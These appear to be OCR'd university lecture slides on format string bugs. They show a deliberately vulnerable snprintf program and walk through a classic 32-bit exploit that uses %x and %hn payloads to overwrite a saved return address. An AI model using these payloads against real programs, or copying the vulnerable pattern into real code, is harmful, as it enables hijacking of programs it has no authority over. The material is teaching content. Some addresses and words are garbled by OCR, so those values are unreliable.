Format string bug

Theory and some practice

Stefano Zanero & Davide Balzarotti

The culprit: printf

```
int printf(const char *format, ...)
```

- Not actually the only culprit...
- The format string describes how the output should be formatted:
  - May contain normal text (which will be copied to output)
  - It may contain placeholders for variables
    - Identified by %
    - Variables are expected as further parameters
    - **One of the variables tells the function how many further parameters to expect**

Example:

```
printf(“ La variabile x vale %d”,x);
```

Where's the issue

- A placeholder identifies a further variable type for representation, e.g.

%s	string
%d	decimal
%f	float
%c	char
%x	hex

- In 1999 a technique was discovered to abuse this weird function to write anyplace in the memory


Vulnerable example

```
// format.c
int main(int argc, char* argv[])
{
  char buf[256];

  snprintf(buf, 250, argv[1]);
  printf("buffer: %s\n", buf);
  return 0;
}
```

```
> ./format ciao
buffer: ciao

> ./format “%x %x %x”
buffer: affff874 a7ff2d29 a7eb3aab
```

How can that be? Invocation

```
snprintf(buf, 250, “%x %x %x”);
```



0xaffffaf9


0x000000fa

0xaffff828

ret address 0x080483c5

saved ebp 0xaffff928

Execution of snprintf()



```
snprintf(buf, 250, "%x %x %x");
```


When format string is analyzed, **snprintf()** expects three more parameters from the caller (to replace the three %x)

Parameters, of course, are pulled out from the stack

```
> ./format "%x %x %x"
buffer: affff874 a7ff2d29 a7eb3aab
```

```
0xa7eb3aab
0xa7ff2d29
0xaffff874
0xaffffaf9
0x000000fa
0xaffff828
0x080483c5
0xaffff928
```

An interesting finding...



```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 41414141

./format "BBBB %x %x %x %x %x %x %x %x"
buffer: BBBB affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 42424242
```

- Going backwards in the stack, I can find my format string bytes!
- I can obviously control their value, too...
- Ok, what can I do from here!

An interesting placeholder

%n: writes in the position of the parameter the number of bytes printed until now

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 41414141

./format "AAAA %x %x %x %x %x %x %x %n"
```

%n pulls an address from the stack (in our example our friend 0x41414141), goes and writes there the nr of characters printed

Recap

- I cannot directly overwrite something in the stack
- It's a bit more complex
  - I must write on the stack the address (let it be ADDR) of the memory cell (let it be TARGET) that I wish to modify
  - Then I go back on the stack (using %x for instance) until I get to ADDR
  - At this point using %n I can write in the cell pointed to by ADDR, which is TARGET

Controlling the number

- We can write a number to an address of our choosing
- In order to control **which** number, we can use %nnnnu
  - %u prints out an unsigned integer
  - with *nnnn* we can specify the number of significant figures we wish to print

```
int x = 2;
printf("x=%30u\n",x);
```

```
x=                             2
```

Preparing the attack

- Let's say we want to overwrite a return address with our shellcode address
- For simplicity let's say we already have the shellcode somewhere
- We can use python to generate the input string, as some values are not printable


```
>./format `python -c
   'print "\x1c\xf9\xff\xaf.%x.%x.%x.%x.%x.%x.%x.%100u%n"'`
```

We will write 40+100

0xaffff91c : Addess where the saved EIP is located

Problem...

- Suppose our shellcode is on the stack at address **`0xaffffb12`** (which is 2.952.788.754 in decimals)
  - How do we tell %u to write almost 3 billion of chars?! We don't, there's a limit to 64k
- Solution: do it twice
  - We write due bytes at a time
  - First, we write the two bytes with a lower representation



`0xfb12` (64274 decimal) in the second round

First we write **`0xafff`** (45.055 decimal)

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

`0xaffff91e`
Address where we want to
write the second 2 bytes

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

4 useless bytes used as targets of the last %u

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

`0xaffff91c`
Address where we wish to write the first 2 bytes

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

We go back on the stack 6*4 bytes

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

We increas the counter of written bytes and write down the first couple of bytes

Putting the attack together

```
\x1e\xf9\xff\xaf
xxxx
\x1c\xf9\xff\xaf
%x%x%x%x%x%x
%00001u
|%hn|
%00001u
|%hn|
```

We increase again the counter and write the second (larger) couple of bytes

Putting the attack together

- Using the example code, we would write as a result **0x00370043**, but we wanted to write **0xafffb12**
- We can do so by toning the two %u parameters (of course they depend on each other!)

```
        Format string                                Retaddr
%00001u|%hn|%00001u|%hn|    -->    0x00370043
%45009u|%hn|%00001u|%hn|    -->    0xafffb00b
%45009u|%hn|%19217u|%hn|    -->    0xafffb12
```